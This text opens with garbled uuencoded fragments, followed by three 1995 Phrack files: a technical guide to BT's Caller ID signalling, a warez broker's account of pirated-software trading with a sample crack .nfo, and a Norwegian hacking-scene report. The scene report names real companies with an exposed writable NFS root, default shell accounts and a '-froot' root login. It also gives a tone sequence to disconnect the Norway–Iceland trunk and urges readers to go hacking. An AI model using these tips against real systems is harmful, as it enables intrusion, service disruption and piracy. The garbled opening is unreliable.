M#_Z.>GR_\M/^NA_E4O;^NR&MRWXD_P"0AIO^Y_[-7(S_`/(/A_Z[/_ [+5PZ?3
MUW(74BU+_D88_P#KM5R[_P"0[??[K?R-5T7H+K\RNO\`QX3_`/78_P`EKI/^1
M6]S_`,`"]!%9U#2(Z'_5Q_\`7,_SJ[8_Q_Y)*R9H:*=&^G]:HVW_`!^R?]=OE
M\ :A=1&;%_P`>5K](?YBN*LO^0S_VT:NRC]HRJ[HR)OOCZ_UH7[XKN.\$LVO\`I
MJYO]RK6@_P#(4M?^NJUG+9FL/B1TGCW_`) "`_P!T_P!:XE>U31^!!4W\$[&G];
MQ]*V,QR]'_W?ZT^3_5GZ+4E%R#[[Z_0?RJ]9?ZMO]ZL9;&\337[T7T_I277^J2
JA_W?ZUS]4:O8P)?);)]!_`H)_NI^-=B.610%+6ID.B_I2G[Z_44#`/_9J
``

end

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 19 of 22

A Guide To British Telecom's Caller ID Service

By DrB0B
(DrB0b@grex.cyberspace.org)

Introduction:

Whilst caller ID services are old news to American readers, to UK phone-phreaks they are a new and potentially exciting addition to British-Telecom's network services. Many people will have already read articles describing CNID, almost invariably these articles have been based on systems utilizing Bellcore's CLASS signalling requirements, it should be noted that while BT's Caller Display System is also based on CLASS there are some significant technical differences. I have tried to make the information in this article as comprehensible as possible, unfortunately the telecommunications industry is one of the most jargon-infested industries in the world so if you have any questions about anything in this article don't hesitate to contact me at the above address, I'll do my best to help. BT hope to have their Caller Display Service available by November 1994.

LATE NEWS: Today, Nov 1st 1994, BT announce that caller ID services would be withheld for a while longer as the public are too stupid to understand what it means, I swear I'm not making this up. According to BT newsline (0800 500005) "The public failed to comprehend that caller display services meant that caller number would be transmitted with every call, nor did they understand that CDS could be blocked on a per call basis by using the 141 prefix, or on a per line basis by arrangement with BT. Go figure ! New date for service launch is towards the end of November.

(1) What is Calling Line Identification Presentation.

When BT introduce their Caller Display Service over the analogue local access network the first service available will be Calling Line Identification Presentation (CLIP), this provides for the delivery of the callers number when a telephone call arrives, in the near future it will also provide the callers name. When the callers name or number cannot be delivered then one of two reasons for the failure will be displayed, (1) name or number not available (the caller has an unlisted number), or, (2) name and number withheld by customer (this is done by the caller dialling 141 before dialling the called number, this results in the message "CLI Withheld" being displayed on the recipients equipment). In addition to caller identification the CLIP service can also deliver network messages, the time, date, and, (optionally), some indication of call type.

As noted above callers can choose to withhold CLI information by using the prefix 141, users should be aware that this has no effect on BT's ability to trace a call, the 141 prefix is a service activation code whilst call tracing is an operator function.

(2) Some Necessary Definitions

From here it gets a bit more complex, your mileage may vary. It's probably best if I define some of the terms to be used before going any further.

Line Reversal

The potential difference between the two wires of the exchange line (A+B) will always be equal to or greater than 15 volts. An incoming Caller Display message will be preceded by a polarity reversal between the two wires.

Idle State Tone Alert Signal

Signals sent in the idle state will be preceded by a Tone Alert signal and

a Channel Seizure signal. Terminal equipment may recognize the Idle State Tone Alert Signal by the detection of both frequencies together, or by detection of a single (the lower) frequency. In the case of single frequency detection the recognition time should be not less than 30ms, if both frequencies are detected the recognition time can be reduced to not less than 20ms.

Fig 1. The Idle State Tone Alert Signal

Frequencies	2130 hz and 2750 hz +/- 1%	
Received Signal Level	-2dBV to -40 dBV	
AC and DC load impedance	AC load is high impedance as required by NET4	
Unwanted Signals	Total power of extraneous signals in the voice band (300-3400hz) is at least 20dB below the signal levels	
Duration	88 to 110 msec	

Note: NET4 is European Telecommunications Standard ETS 300 001; Attachments to PSTN; general technical requirements for equipment connected to an analogue subscriber interface in the PSTN).

DC Load

NET4 requires that the total of terminal equipment on a line shall not draw in excess of 120 microA in the idle state. The Caller Data Service terminal equipment may, as an option, draw DC of up to 0.5 mA par device at 50 V line voltage, but only during CDS idle state, otherwise the conditions of NET4 apply.

DC Wetting Pulse

In order to improve reliability of idle state data reception (by reducing noise), it is mandatory that the terminal equipment shall draw a short pulse of current from the line by applying a resistive load for a specified time.

(3) Signalling

For an understanding of the processes involve we need to have some understanding of the four layers used in Basic Mode communication. Basic Mode communication covers transmission of data between network and terminal equipment, either before ringing is applied or without any ringing, transmission is either down-stream (network to terminal equipment), or up-stream (terminal equipment to network).

Physical Layer: This defines data symbol encoding and modulation, and analogue line conditions.

Datalink Layer: This defines framing of messages for transmission and a simple error checking procedure.

Presentation Layer: This defines how application-related information is assembled into a message.

Application Layer: This defines the application that uses the signalling. In this case Calling Line Identity Presentation.

Now we'll go into a little more detail about each of these layers.

Physical Layer:

Signalling may occur in either the idle state or loop state. We won't discuss loop state signalling here, as it's not pertinent at this stage. An incoming CDS call is indicated by a polarity reversal on the A and B wires, usually followed by ringing current applied to the B wire. The

Terminal Equipment responds to the Idle State Tone Alert by drawing a DC wetting pulse and applying a DC load and an AC load. The DC wetting pulse is applied during the idle period following the end of the Idle State Tone Alert signal. The AC load is applied at the same time as the DC wetting pulse. It is removed after the end of the V.23 signals. The DC load is applied and removed at the same time as the AC load impedance. On removal of the DC and AC loads the CPE reverts to the idle state. For some applications the Channel Seizure may be delayed by up to 5 seconds, either or both silent periods may be extended in this case. If a terminal equipment loop state condition is detected the CDS message is aborted and the call presented as a non-CDS call. All data transmitted by the physical layer consists of 8-bit characters transmitted asynchronously preceded by one start-bit and followed by one stop bit. With the exception of the mark signal immediately following channel seizure there should be no more than 10 stop bits between characters.

Values for octets are given in the following format:

S2 M B7 B6 B5 B4 B3 B2 L S1
(Order of bits S1 first S2 last)


where S1 = start bit
S2 = stop bit
M = most significant bit
L = least significant bit
B* = bit numbers 2 to 7

Octets are transmitted with most significant octet first.

Datalink Layer:

The datalink layer provides framing of data into packets that can be distinguished from noise, and has error detection in the form of a check-sum.

Fig 2. Datalink Packet Format



Analysis of the fields in a Datalink Packet:

- Channel Seizure
The channel seizure consists of a continuous sequence of alternate 0 and 1 bits at 1200 bits/s. The purpose of channel seizure is to minimize the possibility of noise mimicking a genuine carrier. The length of channel seizure as seen by terminal equipment is at least 96 bits (80 msec). It may be longer, up to 315 bits (262 msec)
- Mark Signal
The mark signal seen by terminal equipment is at least 55 bits (45 msec) of continuous mark condition (equivalent to a series of stop bits, or no data being transmitted).
- Message Type
The message type is a single binary byte. The value depends on the application.
- Message Length

The message length is a single binary byte indicating the number of bytes in the message, excluding the message type, message length, and checksum bytes. This allows a message of between 0 and 255 bytes.

Message

The message consists of between 0 and 255 bytes, according to the message length field. This is the presentation layer message (explained later). Any 8-bit value may be sent, depending on the requirements of the presentation layer and the application.

Checksum

The checksum consists of a single byte equal to the two's complement sum of all bytes starting from the "message type" word up to the end of the message block. Carry from the most significant bit is ignored. The receiver must compute the 8-bit sum of all bytes starting from "message type" and including the checksum. The result must be zero or the message must be assumed to be corrupt.

Presentation Layer:

Fig 3. Presentation Layer Message format

Parameter	Parameter	Parameter	...	Parameter	Parameter	Parameter
Type	Length	Byte(s)		Type	Length	Byte(s)

The fields Parameter Type, Length, and Byte, together describe one presentation layer parameter, and may be repeated. Parameter Type will be discussed more fully in the next section. Parameter Length is a single binary byte of a value between 0 and 255. In Basic Mode a complete message must be contained within a single datalink packet, this means that the total length of presentation layer parameters must not exceed 255 bytes. Parameter Byte(s) contains zero or more bytes of application related information. The information contained in this parameter should be encoded in BT ISDN Character Set IA5 format.

Parameter Type:

There are eight parameter types associated with CLIP

Fig 4. Parameter Type values

Parameter Type Value	Parameter Name
00010001	Call Type
00000001	Time & Date
00000010	Calling line directory number (DN)
00000011	Called directory number
00000100	Reason for absence of DN
00000111	Caller name/text
00001000	Reason for absence of name
00010011	Network message system status

The calling line directory number is the number of the line from which the call was made, or a substitute presentation number. The called directory number is the number that was called. This is of significance when the call has been diverted.

There may be parameters of other types present. the call type parameter, if present will always be sent first, other parameters may be sent in any order. at least seven of these eight parameters must be recognized for the CLIP service (Called directory number is not necessary). Parameters may be sent with zero length. In such cases parameter length will be zero and the checksum will be correct. Parameters are usually encoded in IA5. The version used is a 7-bit code and is sent in 8-bit bytes with the most significant bit set to zero. Non-displayable characters (codes 0-32 decimal) are not used. In the tables following byte number 1 is sent first followed by byte number 2 and so on.

Call Type Parameter

Byte Number	Contents
1	Call Type Parameter Type Code (00010001)
2	Parameter Length
3	Call Type

Call Type Encoding	Call Type
00000001	Voice Call
00000010	ring-back-when-free-call
10000001	message waiting call

If the call type parameter is omitted then the call type is "voice call". Additional Call Types may be defined later. Other call types, ie FAX, will be used when they are available. The "message waiting" call type is used to give an indication of a new message from a specific caller.

Time and Date Parameter

The Time parameter indicates the date and time (+/- 1 minute) of the event associated with the supplementary information message. Where the call type has a value 127 (01111111) or less, then the time is the current time and can be used to set internal terminal equipment clocks and calendars. For a call of type "message waiting" the time and date refer to the time message was left or recovered. For other call types with value 128 (10000000) or greater, the time and date may refer to some unspecified event and not necessarily current time.

Byte Number	Contents
1	Time & Date parameter type code (00000001)
2	Parameter length (8)
3	Month
4	Month
5	Day
6	Day

7	Hours	
8	Hours	
9	Minutes	
10	Minutes	

Calling Line Directory Number Parameter

The maximum length of number sent is 18 characters. The first digit sent is in byte 3. The Calling Line Directory Number is a number that may be used to call back the caller, or the same service. It may not be the directory number of the originating call, for example, an 0800 may be associated with the caller. Where an alternative to the directory number of the caller is sent this is known as a Presentation Number. There is no indication of which type of number is sent, this may change.

If only a partial number is known then that partial number may be sent. This will be followed by a "-". For instance, where a call comes from outside the digital network the area code may still be sent and shown as:

0171-250-

or, (under the new national code) for an international call from France;

00 33-

assuming the new international access code of 00.

Byte Number	Contents	
1	Calling Line Directory Number	
	Parameter type code (00000010)	
2	Parameter length (n)	
3	First digit	
4	Second digit	
.	.	
.	.	
n+2	nth digit	

Reason for Absence of Directory Number Parameter

Byte Number	Contents	
1	Reason for Absence of DN parameter type	
	code (00000100)	
2	Parameter length (1)	
3	Reason	

The reason will be one of the following BT IA5-encoded values

"P" = "Number Withheld"

"O" = "Number Unavailable"

Called Directory Number Parameter

The Called Directory Number is the telephone number used by the caller when making the call. The maximum length of characters sent is 18, the first digit of the number is sent in byte 3, the second in byte 4 and so on.

Byte Number	Contents	
-------------	----------	--

1	Called Directory Number Parameter	
	type code (00000011)	
2	Parameter length (n)	
3	First digit	
4	Second digit	
.	.	
.	.	
n+2	nth digit	

Caller Name/Text parameter

At the launch of the service the Caller Name will not be available, the parameter will contain text only.

The Name/Text consists of between 1 and 20 BT-IA5 characters. The parameter may be used for other information when no name is available.

Byte Number	Contents	
1	Caller Name/Text Parameter type code	
	(00000111)	
2	Parameter length (n)	
3	First digit	
4	Second digit	
.	.	
.	.	
n+2	nth digit	

Reason for Absence of Name Parameter

The reason will be one of the following;

- P "Name Withheld"; Caller has withheld delivery of name
- O "Name Unavailable"; The name is not available

Byte Number	Contents	
1	Reason for Absence of Name type	
	parameter (00001000)	
2	Parameter length (1)	
3	Reason	

Network Message System Status Parameter

The value of the Network Message System Status parameter is a binary encoded value indicating the number of messages waiting in the message system. 0 means no messages, 1 means one or an unspecified number, other values, up to 255, indicate that number of messages waiting.

This parameter is not necessarily associated with a normal phone call, and will probably be sent as a no ring call.

Byte Number	Contents	
-------------	----------	--

1	Network System Message Status	
	Parameter (00010011)	
2	Parameter length (1)	
3	Network System Message Status	

Unless a Call Type parameter is also set, then any time parameter sent with the Network System Status parameter will indicate current clock time. This is to enable the terminal equipment to assume the time is current time and to set it's internal clock where no Call Type parameter is sent.

(4) Message Length

The longest CLIP message, excluding datalink layer information is currently 64 bytes. This length is expected for call types "Voice", "Ring-back-when-free", "Message Waiting". In future there may be additional parameters that could extend message length, these will be sent after the parameters Call Type, caller number, name/text, reason for absence of name or number, and Network Message System Status.

(5) Fig 5. Received Characteristics of V.23 Signals


Modulation	FSK	
Mark (Logic 1)	1300 Hz +/- 1.5%	
Space (Logic 0)	2100 Hz +/- 1.5%	
Received signal level for mark	-8dBV to -40dBV	
Received signal level for space	-8dBV to -40dBV	
Signal level differential	The received signal levels may differ by up to 6 dB	
Unwanted signals	Total power of extraneous signals in the voice band is at least 20dB below the signal levels	
AC & DC load impedance	AC load impedance is Zss (see below) DC load impedance has been de- scribed above.	
Transmission rate	1200 baud +/- 1%	
Data format	Serial binary asynchronous (1 start bit first, then 8 data bits with least significant bit first, followed by 1 stop bit minimum, up to 10 stop bits maximum. Star bit 0, stop bit 0	

(6) Fig 6. Zss

Zss: a complex impedance nominally represented by the following network;

139 nF

| |



(7)Fig 7. BT IA5 alpha-numeric character set

B	b7	0	0	0	1	1	1	1	1		

I											

T	b6	0	0	1	1	0	0	1	1		

S											

	b5	0	1	0	1	0	1	0	1		

	BITS		0	1	2	3	4	5	6	7	
b b b b											
4 3 2 1											

0 0 0 0	0	NUL	TC7	SP	0	@	P	`	p		

0 0 0 1	1	TC1	DC1	!	1	A	Q	a	q		

0 0 1 0	2	TC2	DC2	"	2	B	R	b	r		

0 0 1 1	3	TC3	DC3	#	3	C	S	c	s		

0 1 0 0	4	TC4	DC4		4	D	T	d	t		

0 1 0 1	5	TC5	TC8	%	5	E	U	e	u		

0 1 1 0	6	TC6	TC9	&	6	F	V	f	v		

0 1 1 1	7	BEL	TC10	'	7	G	W	g	w		

1 0 0 0	8	FE0	CAN	(8	H	X	h	x		

1 0 0 1	9	FE1	EM)	9	I	Y	i	y		

1 0 1 0	10	FE2	SUB	*	:	J	Z	j	z		

1 0 1 1	11	FE3	ESC	+	;	K	[k	{		

1 1 0 0	12	FE4	IS4	,	<	L	\	l			

1 1 0 1	13	FE5	IS3	-	=	M]	m	}		

1 1 1 0	14	SO	IS2	.	>	N	^	n	~		

1 1 1 1	15	SI	IS1	/	?	O	_	o	DEL		

Where;

BEL = Bell
CAN = Cancel
DC = Device Control

EM = End of Medium
ESC = Escape
FE = Format Effectors
IS = Information Separator
NUL = Null
SI = Shift In
SO = Shift Out
SP = Space
SUB = Substitute Character
TC = Transmission Control

Conclusion:

My head hurts, I've been in front of this screen for eight hours, I started this because I was chucked out of the cinema for being drunk and disorderly and I'd nothing else to do, I've got through 2 packs of Marlboros, 1 bottle mad dog and a stack of telco manuals. Most of this has been lifted whole-sale from those manuals (in the great tradition of all p/h g-philes). I'm currently working on a round up of ISDN2 and ISDN30, a glossary for European phone phreaks (almost ready), and a technical description of British and Irish cellular communication systems. If anybody has any info to share on any of these things, or any questions they'd like answered (stick to the subject though, I don't know who killed Kennedy, #8^)), then get in touch with me at the above address or at any of a variety of boards.

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 20 of 22

A Day In The Life Of A Warez Broker

Xxxx XXXXXXXXX
414 - Area Code

I am a warez broker. Why, you might ask. Well because I take warez from one BBS to another and make credits along the way. In case you're not familiar with the term, "Warez" or "ELiTE", let me fill you in.

Warez - are files that are protected by the US Government via copyright laws, and are not allowed to be used unless purchased. This would include most programs you can buy at your local Best Buy, CompUSA, or EggHead Software. They are files that you should not, and I repeat not give to a friend, even if it is for a backup copy in case your house burns down, and his doesn't.

Alias: Warezzzzzzz, PHiLES, Wares, The Motts (just kidding)

ELiTE - is a status. Above the rest, or in this case, below the rest. You are ELiTE if you transfer large amounts of files over some distance, whether it's with a disk, or phone line, ISDN line, or Internet. Who cares what the medium, you just must transfer more than one program. No little kiddie, since you are 13 and you got a friend to give you a copy of DOS 5.0 and Windows 3.0, you are not ELiTE, and Super Nintendo cartridges don't count!

Alias: 3l33t, PRiVaTe.

How do you become ELiTE? YOU DON'T! You are asked. I am so sick of people hopping on perfectly legit boards asking for ELiTE. It is such a pain in the ass! You aren't going to get ELiTE if you ask for it on an ELiTE board.

But enough of a little background. For those of you that are still a little cloudy as to what exactly ELiTE is, why don't you go read the next section of Phrack. Let's move on.....

A day in the life of a Warez Broker is very interesting. And can be very exciting. Most things are time dependent. Being as credits are the exchange for being the first uploader, it is important to get the files first, clean them up first, and upload them first.

I do not belong to a Group. There are many out there, but I have not joined any as being public is the best way to get caught. Instead, myself and a bunch of some very loyal friends all funnel their Warez through me. Since I am one of the only ones with a real job (8-5), I spend many evenings and nights uploading filez that my friends have made available for me on my private BBS.

It didn't start like that though. It started as a competition between my friends. At some point they were no longer excited with getting the new Warez, and I seemed to have the most time. Now we all talk back and forth often, and we all have our purposes:

(names have been changed to protect the defendants)

>The Cringer - He takes the files off the internet. Actually both The Cringer and I take them off the Internet, but he seems to always come up with the lists of site to go to. And they normally are REALLY good.

>Raxstallion - He tests all the games. For some reason he is really good at games, and can always find the bugs so we can give an honest report on the game. I think he's so good because he doesn't work and never goes to class (just look at his check book and report card)

>Captian of The Ship - He just whines about how he never gets any

women, and he also sez "Cool game Raxstallion" a lot.

>Dirt Sleasel - He gets us some technical background.

>Myself - I take care of all the uploading/downloading of files. If one of my boys need a new program, I get it. If they get a new file, they forward it to me so I can upload it.

Now most days are as simple as just checking all the local boards and making sure their aren't any new files to move around. If there are new files, I download them, then turn around and upload them somewhere else. Since most of the boards in my A/C are WWIV, they all have 3:1 upload ratios. Which means that for every meg of files I upload, I get to download 3 meg. It's kinda nice, because as I move files from one BBS to another, I am making credits. I haven't been doing this long, but for the length of time I have, I now have enough credits where I don't have to worry about too many files. Normally now-a-days I will upload big programs like Windows NT, or Windows 95 releases.

Like I said before, we do a lot of internet stuff. If The Cringer gets a new program, he will upload it to my board, then I take it from there. Some nites I am up late on the internet myself, but normally I do mass uploads before I hit the sack. Sometimes, if it's a hot file, I will upload the program, and get up late to upload to another board.

Since the file transferring is such a big part of my life, I have a second phone line. Maybe this isn't a big deal for someone in a major city, but in my A/C it is. Many people don't have 2 phone lines in their house unless they have a fax machine, but in the age of communications, it seems as though I sometimes need 3 phone lines. When someone is uploading, and I need to get on the modem it's a pain in the ass.

There are quite a few extra files inside of the zip files that are used to compress the disks that a program is distributed on. A pretty popular file is the FILE_ID.DIZ file. This file contains the description of the compressed file. It is nice to include these files since many people don't type in a decent description on the description line.

---- Example file_id.diz files (names changed to protect the defendants)

Media Shop v1.0
This is a 650\$ program.
You can make the best animation
for Windows with this.
Disk 1 of 5

---- X X X x '95 ----
---- The XXXXXX XXXXX ----

---- End of Example of *.nfo file

You can see how in this example. The name of the file is there and it also let's you know the total number of disks which helps you make sure you sis get all the downloads needed. These file_id.diz files can normally be viewed on a bbs, for example, these are the default "extended descriptions" for WWIV BBS's.

The other files normally included are .NFO files. Normally named by group, these files advertise for a crack house, or a distribution house.

---- Example *.nfo files (names changed to protect the defendants)

Ä¿
Íµ XXXXXX XXXXXXXX of XXXXXXXX Presents

Í¿

```
Date:      Oct 09, 93
Í¿
Software:  Sourcer 5.10 *REGISTERED 100%*
Ä´
Publisher:  ???
Ä´
Member:    SoNiC (R) -AV
```

```
Ä¿
Sorry... but now it's really REGISTERED...
```

- 1st. Entpack the original SOURCER-Files
- 2rd. Run SR510UTG.COM
- 3nd. Run SR.EXE and enter the following serno: XXXXXXXX-XXXX

```
Ä¿
--* XXXXXX XXXXXXX of XXXXXXX *--
```

```
Ä´
Members:  xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
           xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
           xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

```
Ä´
Courier:  xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
           xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

```
Ä´
xxxxxxxxxxxxx      ...-...-....   Xxx XXXXXXX      6 Nodes   World   HQ
xxxxxxxxxxxxx      ...-...-....   Xxx XXXXXXXXXX   9 Nodes   Europe  HQ
xxxxxxxxxxxxx      ...-...-....   Xxx XXXXXXX      2 Nodes   West    HQ
xxxxxxxxxxxxx      ...-...-....   XXXX XXXXX       3 Nodes   East    HQ
xxxxxxxxxxxxxxxxxxxxx ...-...-....   XXXXX          3 Nodes   Dist Site
xxxxxxxxxxxxx      ...-...-....   XXXXXXXX         4 Nodes   Dist Site
xxxxxxxxxxxxx      818-xxx-xxxx   XXXXXXXX         1 Node    Dist Site
```

```
Ä´
      If you want to contact us call one of these fine BBS and leave
      a mail to The XXXXXXXX or XXXXXXXX
```

----- End of Example of *.nfo file

You can see in this example how they not only name their members, but also the couriers. These couriers make sure that the crack house's files get distributed. The members help crack and get the files ready for the couriers.

For example, let's say there is a group called Slimers, they might include a .NFO called SLIMERS.NFO. Sometimes these files give you a little insight on the group, but most times they say "Hi" to the people in their groups, and sometimes even a little about the group. Normally they include x'ed out phone numbers to the group's BBS.

How do these files get out there? Well I have many theories. One is that someone buys the stuff and then uploads them to the group. We sometimes buy the programs, if they aren't out there, and then copy them and re-shrinkwrap the file before returning the whole program. Sometimes, even the makers of the games leak the program before it is released. This is what seems to have happened with Doom II.

Most boards these days are running at 28.8Kbps. There are still a few running 14.4Kbps lines to give those that have a slower modem a place to call in without having to tie up the faster lines. I'm sure with the onslaught of CDROM's becoming more popular in the program world, the amount of warez piracy will diminish for a while. But some day I'm sure that there will be a new way to get a hold of the new programs.

As soon as the price of CDROM-R (worm) drives come down, there

will be more transfer of total CD programs. I guess that the 600 meg files will take a little longer to transfer. I think someone should redesign their board so that a person may download a large file, or at least part of a large file, so they can use their time online to download parts of the CDROM. We'll see, that talk is just starting to begin.

The ELiTE Community is very secretive, and very secure. No one is let in, and once you're in, you're not expected to leave. There is a lot of trust built in The Community. The only way to get into The ELiTE Community is to know someone who is willing to vouch for you. Without someone to speak of your credibility, you will get no where. Once you are in and have established yourself, you can pretty much speak for yourself, or get a sysop to refer you.

The nice thing about being in the ELiTE Community is you never really get to meet anyone in person. Heck, you might never even talk to a person in voice. Things are so secretive, a lot of times you don't even know where you are calling. If you do meet someone, though, normally people are so generous to their own. It's like a close family. It's nice to have that kind of closeness. You have students, programmers, computer hobbyists, newbies, kiddies, those with bedtimes, those that never go to bed, and still those that sit back and just take it all in.

I have many friend that have an idea of what I do, but I will rarely refer a friend, even if I know they're cool. It's not a good idea for everyone to know. Whether I can trust a friend or not, I don't think it's a good idea to get them involved. Things are dangerous, and you are better off looking for what they want, and uploading what they give you.

Hopefully in my next article I can give you some specifics regarding getting filez from the internet, or how to get in touch with the ELiTE Community in your A/C. Until then, remember, there are more ELiTE boards than there are not. For those boards that are not ELiTE, thanks for the distraction from the ELiTE boards, and sorry for all the heat!

Secretly yours,
Xxxx XXXXXXXXX

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 21 of 22

International Scenes

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. If you want to contribute a file about the hacking scene in your country, please send it to us at phrack@well.com.

This month we have files about the scenes in Norway, France, Italy and an update from Denmark.

=====

dfp-1 An orientation on the Norwegian hacking/phreaking scene dfp-1

Written by the Digital Freedom Phanatic (dfp@powertech.no)
Brought to you in January, 1995

PROLOGUE: It's 1995 and little has been mentioned about Norwegian hackers in the media lately. I thought this would be a nice opportunity to summarize some of the things that have happened on the scene in Norway during the last 5 or so years. For those of you in the Norwegian audience not recognizing my name; you shouldn't. I am more or less an acquaintance of many of you guys, but I feel that in order to get something done on the Norwegian scene right now (it's been fairly quiet for a while, nicht wahr?) I cannot reveal my true identity. Hell, let's see if I get any responses to this article. Now for the good stuff...

Unfortunately I entered the scene as late as around 1990, so I'm not quite up-to-date on stuff that happened before that. I've been trying to gather old articles from newspapers and books. What I have been able to come up with is more or less some articles about a couple of hackers who managed to get into a local newspaper's computer. Also, I have gotten in touch with some of the _real old Norwegian hackers_ dating back to the '70s. Needless to say, those people today work in the telecommunications industry.

AREAS OF INTEREST FOR HACKERS: First, a little introduction to Norway. We are a very, very rich country, mainly due to the enormous amount of oil resources which we are pumping from the North Sea. As a result of this wealth (I guess), our people are well educated and we have a blooming industry. Well, in some cases. Nevermind. Keywords: large corporations, very large and respected telecommunications semi-monopoly, expensive communications.

So in theory, there should be a lot of corporate hacking taking place in Norway. Well, either the people doing this are doing it real well, or nobody is doing it. I don't think anybody is. As I have come to

understand, most hacking in Norway has really been Internet related. Norway was actually one of the first countries apart from USA getting connected to the Internet; way back in 1982.

STATUS OF INTERNET CONNECTIVITY: The universities have been hooked up since the dawn of time, and today these are the centers of the Internet community and high-speed telecom equipment in general use in Norway. Actually, we have four universities and at least three of them are currently networked with each other at a speed of 34Mbps. The university network's (Uninett) international Internet connection is through NORDUnet and has a bandwidth of 2Mbps. Until a couple of years ago, one could not gain legitimate access to the Internet except by obtaining an account on one of the Uninett connected machines. This was impossible, at least for a majority of the hacker community, so Uninett, or rather the computers at the University of Oslo, became a Mecca for the scene. The big people had accounts there, or borrowed one. However, security is pretty stiff there and I fear that there was little actual hacking going on, people were merely borrowing legitimate accounts through friends.

What's fun about the University of Oslo computer network is that it until recently could be used for dialling out with speeds up to 14.4kbps. Actually, some of their dialup terminal servers were configured to let you connect into them and dial out. Try CONNECT USEk.15 after logging in to Net/ONE (the University LAN). I don't think this works anymore, nor do I know if this was a "feature" introduced when the terminal servers were installed. It could be that some hacker reconfigured them. In that case, please let me know! Dialled 820s as well (The 900 numbers of Norway).

Today the Internet situation is very different. We have had an extravagant boost in the number of Internet access providers lately: Oslonett, PowerTech, EUnet, Vestnett, BigBlue, MoNet, NordNet and PMDData are those I can think of right now. Also, a number of companies are providing leased-line access: TelePost, EUnet and Datamatrix. PowerTech is starting to do this soon now (they say), presumably with competitive prices, but they are real bad on bandwidth. (Well, they've been the cheapest for me so far.) At least we're not far from getting Internet trial accounts shovelled up our asses here. Let's hope some souls will soon pour some actual value into the net; more information, more services. I've seen little of that.

Until we get more Norwegian fun services on the Net, we might as well exploit the services of Norwegian companies with no clue whatsoever when it comes to security. Take, for instance, Cinet AS (cinet.no) which has a world NFS mountable root disk (rw). BigBlue Systems AS (bigblue.no) uses a Linux server which you can log to using accounts named node1, node2 or node3. Full shell user access. Or you could try logging in as "-froot" to obtain root access. Hm, I think they plugged that. :) Well, ach so. There's more out there. Just get hacking. And feel free to tell me what you find!

WHAT WERE THE HACKERS DOING: There used to be a blooming hacking scene in Norway earlier. Well, one might not say blooming with bright ideas and happenings, but at least there were many people doing the right stuff. Using X.25 NUIs to get to QSD, Password spoofing at the local DataPak PAD using Pad2Pad, Social Engineering, Hacking calling cards to get to the states, finding AT&T Alliance backdoors so as to keep people up all night long when there was school the day after.. The good old days. We could even do easy blueboxing. 1980s-1992.

I must admit, though, that QSD isn't much anymore. I liked it better when there were a hundred people logged in simultaneously, and when there were alliances being held with people from the States, Norway, Denmark, Israel, all over the place. Then came the busts. It was around October 1992 when the first busts started taking place. We have a very interesting timeline there. First, the police teamed up with a couple of computer software retailers (BJ Electronics, sounds familiar

huh?) and busted ten or so of the warez type board sysops. People to remember: Gizmo, Enemy :-).

Soon after that, bigger names were taken down. Mario, Graham Two (Vishnu), Edison, RamJet, Peter, Leikarnes etc. Kevin was never busted. I wonder who he was. These guys were taken for more serious stuff like carding, datapak (x.25), AT&T Alliance conferences, boxing, and general abuse of the telephone system. A couple of shorter raid periods followed in 1993, and the scene was pretty much dead - except for the k-rad warez kids.

AT&T and the other big guys we used to bluebox off of have all gone for CCIS/CCITT #7 so there is little to be done boxing in Norway now. Well, as a matter of fact I haven't checked that out lately. An interesting thing, though, is that you can temporarily disconnect the complete international trunk set between Norway and Iceland by breaking (24+26 250ms 26 100ms) on the Iceland Direct line. Everybody trying to legitimately dial an Icelandic number from Norway for a while after that just gets a busy signal. Ha ha. Poor man's fun. Wish I could do that with the States... :)

